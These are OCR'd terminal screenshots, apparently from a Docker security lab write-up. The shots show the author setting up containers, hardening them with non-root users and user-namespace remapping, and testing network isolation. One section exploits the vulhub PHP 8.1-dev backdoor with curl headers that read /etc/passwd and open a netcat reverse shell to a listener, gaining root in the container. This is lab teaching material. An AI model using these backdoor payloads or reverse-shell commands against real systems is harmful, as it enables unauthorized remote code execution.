
Nishaanth Guna


nano -c /tmp/Dockerfile
File Actions Edit View Help
GNU nano 6.4 /tmp/Dockerfile *
FROM ubuntu:trusty
RUN locale-gen en_US.UTF-8
ENV LANG en_US.UTF-8
ENV LANGUAGE en_US:en
ENV LC_ALL en_US.UTF-8
RUN echo "force-unsafe-io" > /etc/dpkg/dpkg.cfg.d/02apt-speedup
RUN echo "Acquire::http {No-Cache=True;};" > /etc/apt/apt.conf.d/no-cache
RUN echo $'#!/bin/sh\nexit 101' > /usr/sbin/policy-rc.d
RUN chmod +x /usr/sbin/policy-rc.d
RUN \
apt-get update && \
apt-get -y install \
software-properties-common \
vim \
pwgen \
unzip \
curl \
git-core && \
rm -rf /var/lib/apt/lists/*
COPY tcp_wait.sh tcp_wait.sh


1 2 3 4
nano -c /tmp/docker-compose.yml
File Actions Edit View Help
GNU nano 6.4 /tmp/docker-compose.yml *
services:
db:
image: mariadb:10-focal
command: '--default-authentication-plugin=mysql_native_password'
restart: always
healthcheck:
test: ['CMD-SHELL', 'mysqladmin ping -h 127.0.0.1 --password="$$(cat /run/secrets/db-password)" --silent']
interval: 3s
retries: 5
start_period: 30s
secrets:
- db-password
volumes:
- db-data:/var/lib/mysql
environment:
- MYSQL_DATABASE=example
- MYSQL_ROOT_PASSWORD_FILE=/run/secrets/db-password
expose:
- 3306
proxy:
image: nginx
volumes:
- type: bind
source: ./proxy/nginx.conf
target: /etc/nginx/conf.d/default.conf
read_only: true
ports:
- 80:80
depends_on:
- backend
[line 30/32 (93%), col 1/17 (5%), char 721/754 (95%)]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo


nishaanth@kali:~/Documents/dock/vulhub-master/php/8.1-backdoor
File Actions Edit View Help
kali :: vulhub-master/php/8.1-backdoor » docker compose up -d
[+] Running 4/4
⠿ web Pulled 22.9s
⠿ b9a857cbf04d Pull complete 17.1s
⠿ bea73d214b11 Pull complete 20.6s
⠿ 4f4fb700ef54 Pull complete 20.7s
[+] Running 1/1
⠿ Container 81-backdoor-web-1 Started 5.5s
kali :: vulhub-master/php/8.1-backdoor » docker ps -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
d98535f45566 vulhub/php:8.1-backdoor "php -S 0.0.0.0:80 -…" 30 seconds ago Up 25 seconds 0.0.0.0:8080→80/tcp, :::8080→80/tcp 81-backdoor-web-1
kali :: vulhub-master/php/8.1-backdoor »


1 2 3 4
nishaanth@kali:~/Documents/dock/vulhub-master/php/8.1-backdoor
File Actions Edit View Help
kali :: vulhub-master/php/8.1-backdoor » docker pull nginx:latest
latest: Pulling from library/nginx
3f9582a2cbe7: Pull complete
9a8c6f286718: Pull complete
e81b85700bc2: Pull complete
73ae4d451120: Pull complete
6058e3569a68: Pull complete
3a1b8f201356: Pull complete
Digest: sha256:aa0afebbb3cfa473099a62c4b32e9b3fb73ed23f2a75a65ce1d4b4f55a5c2ef2
Status: Downloaded newer image for nginx:latest
docker.io/library/nginx:latest
kali :: vulhub-master/php/8.1-backdoor » docker images
REPOSITORY TAG IMAGE ID CREATED SIZE
nginx latest 904b8cb13b93 3 weeks ago 142MB
kali :: vulhub-master/php/8.1-backdoor »


nishaanth@kali:~/Documents/dock/vulhub-master/php/8.1-backdoor
File Actions Edit View Help
kali :: vulhub-master/php/8.1-backdoor » docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' d98535f45566
172.19.0.2
kali :: vulhub-master/php/8.1-backdoor » curl http://172.19.0.2 -H 'User-Agentt:zerodiumsystem("cat /etc/passwd | head -n5");' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -v
*   Trying 172.19.0.2:80 ...
* Connected to 172.19.0.2 (172.19.0.2) port 80 (#0)
> GET / HTTP/1.1
> Host: 172.19.0.2
> Accept: */*
> User-Agentt:zerodiumsystem("cat /etc/passwd | head -n5");
> User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Host: 172.19.0.2
< Date: Wed, 22 Mar 2023 19:19:47 GMT
< Connection: close
< X-Powered-By: PHP/8.1.0-dev
< Content-type: text/html; charset=UTF-8
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
* Closing connection 0
hello world%
kali :: vulhub-master/php/8.1-backdoor »

curl http://172.19.0.2 -H -H -v

File Actions Edit View Help

curl http://172.19.0.2 -H -H -v × nc -lvp 7777 ×

```
kali :: vulhub-master/php/8.1-backdoor » curl http://172.19.0.2 -H 'User-Agentt:zerodiumsystem("netcat 10.0.2.15 7777 -e /bin/sh");' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -v
*   Trying 172.19.0.2:80 ...
* Connected to 172.19.0.2 (172.19.0.2) port 80 (#0)
> GET / HTTP/1.1
> Host: 172.19.0.2
> Accept: */*
> User-Agentt:zerodiumsystem("netcat 10.0.2.15 7777 -e /bin/sh");
> User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
>
```

File Actions Edit View Help


curl http://172.19.0.2 -H -H -v × nc -lvp 7777 ×

```
nishaanth@kali ~
  % nc -lvp 7777
listening on [any] 7777 ...
172.19.0.2: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [172.19.0.2] 40208
id & whoami
root
uid=0(root) gid=0(root) groups=0(root)
cat /etc/hosts
127.0.0.1       localhost
```

```
  GNU nano 6.4
FROM python:latest
RUN groupadd -r dockeruser && useradd --no-log-init -r -g dockeruser dockeruser
USER dockeruser
CMD [ "python"]
```

```
File  Actions  Edit  View  Help
  GNU nano 6.4
FROM python

COPY ./app
WORKDIR /app

CMD ["python", "flask.py"]
```

```
File  Actions  Edit  View  Help
  GNU nano 6.4                                                  /tmp/Dockerfil
FROM python:latest
RUN groupadd -r testuser && useradd --no-log-init -r -g testuser testuser

COPY ./app
WORKDIR /app

CMD ["python", "route.py"]
```


docker exec -it d83f1cc511f9
File Actions Edit View Help
[nishaanth@kali] [/dev/pts/0]
[~]> docker build -t unpriv-python - < /tmp/Dockerfile
Sending build context to Docker daemon 2.048kB
Step 1/4 : FROM python:latest
---> a8405b7e74cf
Step 2/4 : RUN groupadd -r dockeruser && useradd --no-log-init -r -g dockeruser dockeruser
---> Using cache
---> 3c0707e6c85c
Step 3/4 : USER dockeruser
---> Using cache
---> 9553ef5fd624
Step 4/4 : CMD ["python"]
---> Using cache
---> a4f5e21faed7
Successfully built a4f5e21faed7
Successfully tagged unpriv-python:latest
[nishaanth@kali] [/dev/pts/0]
[~]> docker run -dit unpriv-python
d83f1cc511f956dda00f5ed5e6979187d0828c33b48c54a0afaf7af57133399e
[nishaanth@kali] [/dev/pts/0]
[~]> docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
d83f1cc511f9 unpriv-python "python" 3 seconds ago Up 1 second goofy_herschel
[nishaanth@kali] [/dev/pts/0]
[~]> docker exec -it d83f1cc511f9 /bin/bash
dockerus
uid=999(
dockeruser
dockeruser@d83f1cc511f9:/$ sudo -l
bash: sudo: command not found
09:52
16:15

```
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ docker exec -it 8ed59a1205c3 /bin/bash
root@8ed59a1205c3:/var/www/html# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@8ed59a1205c3:/var/www/html# sleep 60
```

```
~ ⌚ 7:15:10
$ ps aux | grep -i sleep
nishaan+   15846  0.0  0.0   6508  2388 pts/1    S+   07:15   0:00 grep --color=auto --exclude-dir=.bzr --exclude-dir=CVS --exclude-dir=.git --exc
lude-dir=.hg --exclude-dir=.svn --exclude-dir=.idea --exclude-dir=.tox -i sleep

~ ⌚ 7:15:13
$ ps aux | grep -i sleep
root       15877  0.0  0.0   2300   752 pts/0    S+   07:15   0:00 sleep 60
nishaan+   15908  0.0  0.0   6508  2384 pts/1    R+   07:15   0:00 grep --color=auto --exclude-dir=.bzr --exclude-dir=CVS --exclude-dir=.git --exc
lude-dir=.hg --exclude-dir=.svn --exclude-dir=.idea --exclude-dir=.tox -i sleep

~ ⌚ 7:15:27
$
```

```
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ cat /etc/docker/daemon.json
{
  "userns-remap": "default"
}
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ sudo systemctl restart docker
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ id dockremap
uid=134(dockremap) gid=147(dockremap) groups=147(dockremap)
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ cat /etc/subuid | grep -i dockre
dockremap:296608:65536
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ cat /etc/subgid | grep -i dockre
dockremap:296608:65536
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ ls -la /var/lib/docker | grep 2966
ls: cannot open directory '/var/lib/docker': Permission denied
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ sudo ls -la /var/lib/docker | grep 2966
drwx--x--- 16 root 296608 4096 Mar 23 07:16 .
drwx--x--- 13 root 296608 4096 Mar 23 07:18 296608.296608
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ
```

```
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ sudo cat /etc/shadow | grep -i dockre
dockremap:!:19439::::::
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ sudo cat /etc/passwd | grep -i dockre
dockremap:x:134:147::/nonexistent:/bin/false
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ
```

```
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ docker exec -it 8ed59a1205c3 /bin/bash
root@8ed59a1205c3:/var/www/html# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@8ed59a1205c3:/var/www/html# sleep 60
```

```
~ ⌚ 7:16:29
$ ps aux | grep -i sleep
296608     18373  0.0  0.0   2300   752 pts/0    S+   07:21   0:00 sleep 60
nishaan+   18413  0.0  0.0   6508  2368 pts/1    S+   07:21   0:00 grep --color=auto --exclude-dir=.bzr --exclude-dir=CVS --exclude-dir=.git --exc
lude-dir=.hg --exclude-dir=.svn --exclude-dir=.idea --exclude-dir=.tox -i sleep
```

```
┌──(root㉿kali)-[/var/lib/docker/296608.296608]
└─# ls
buildkit  containers  image  network  overlay2  plugins  runtimes  swarm  tmp  trust  volumes

┌──(root㉿kali)-[/var/lib/docker/296608.296608]
└─# cat containers/8ed59a1205c3f4a111579e837a747a0b36f9bc5a808dfe79b28fc7d287f6a7ee/hostname
8ed59a1205c3

┌──(root㉿kali)-[/var/lib/docker/296608.296608]
└─# cat containers/8ed59a1205c3f4a111579e837a747a0b36f9bc5a808dfe79b28fc7d287f6a7ee/hosts
```

```
~ » ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 81216sec preferred_lft 81216sec
    inet6 fe80::501d:1c30:9279:5b53/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: br-265ed8dc9ee8: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:1a:8d:51:70 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-265ed8dc9ee8
       valid_lft forever preferred_lft forever
```

```
┌──(root㉿kali)-[/var/lib/docker/296608.296608]
└─# docker run --rm -it busybox:latest sh
/ #
/ # cat /etc/hostname
4aa93ed3d0b4
/ # ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
27: eth0@if28: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
/ # ping 172.17.0.3
PING 172.17.0.3 (172.17.0.3): 56 data bytes
64 bytes from 172.17.0.3: seq=0 ttl=64 time=0.939 ms
^C
── 172.17.0.3 ping statistics ──
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.939/0.939/0.939 ms
```

```
~ ⌚ 8:01:54
$ docker run --rm -it busybox:latest sh
/ #
/ # cat /etc/hostname
5dca55c5bb5c
/ # ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
31: eth0@if32: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue
    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.3/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
/ # ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2): 56 data bytes
64 bytes from 172.17.0.2: seq=0 ttl=64 time=0.273 ms
^C
--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.273/0.273/0.273 ms
```

```
/tmp » cat /etc/hostname
kali
/tmp » python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
┌──(root㉿kali)-[/var/lib/docker/296608.296608]
└─# docker run --rm -it busybox:latest sh
/ #
/ # cat /etc/hostname
c524996ec4a5
/ # ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15): 56 data bytes
64 bytes from 10.0.2.15: seq=0 ttl=64 time=0.272 ms
64 bytes from 10.0.2.15: seq=1 ttl=64 time=0.158 ms
^C
── 10.0.2.15 ping statistics ──
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.158/0.215/0.272 ms
/ # wget -S http://10.0.2.15:8000
Connecting to 10.0.2.15:8000 (10.0.2.15:8000)
  HTTP/1.0 200 OK
```

```
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ docker network create user-bridge-test --subnet 172.40.0.0/16
e8e9869a6fcd35b6b307ff89434fb1fea543ef1597fe5bb55b82501137f8d7d0
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ docker network ls
NETWORK ID     NAME                   DRIVER    SCOPE
f32484a23c49   81-backdoor_default    bridge    local
75beebabdad9   bridge                 bridge    local
b598c112fdfc   demo-user-bridge       bridge    local
55f337597dbe   host                   host      local
34e2cadfeb4f   none                   null      local
e8e9869a6fcd   user-bridge-test       bridge    local
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ docker run --rm -it busybox:latest sh --network=user-bridge-test
/ #
```

```
  GNU nano 6.4
version: '2'
services:
 web:
   image: vulhub/php:8.1-backdoor
   volumes:
    - ./index.php:/var/www/html/index.php
   ports:
    - "8080:80"
   network_mode: "host"
```

```
/tmp » cat /etc/hostname
kali
/tmp » ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
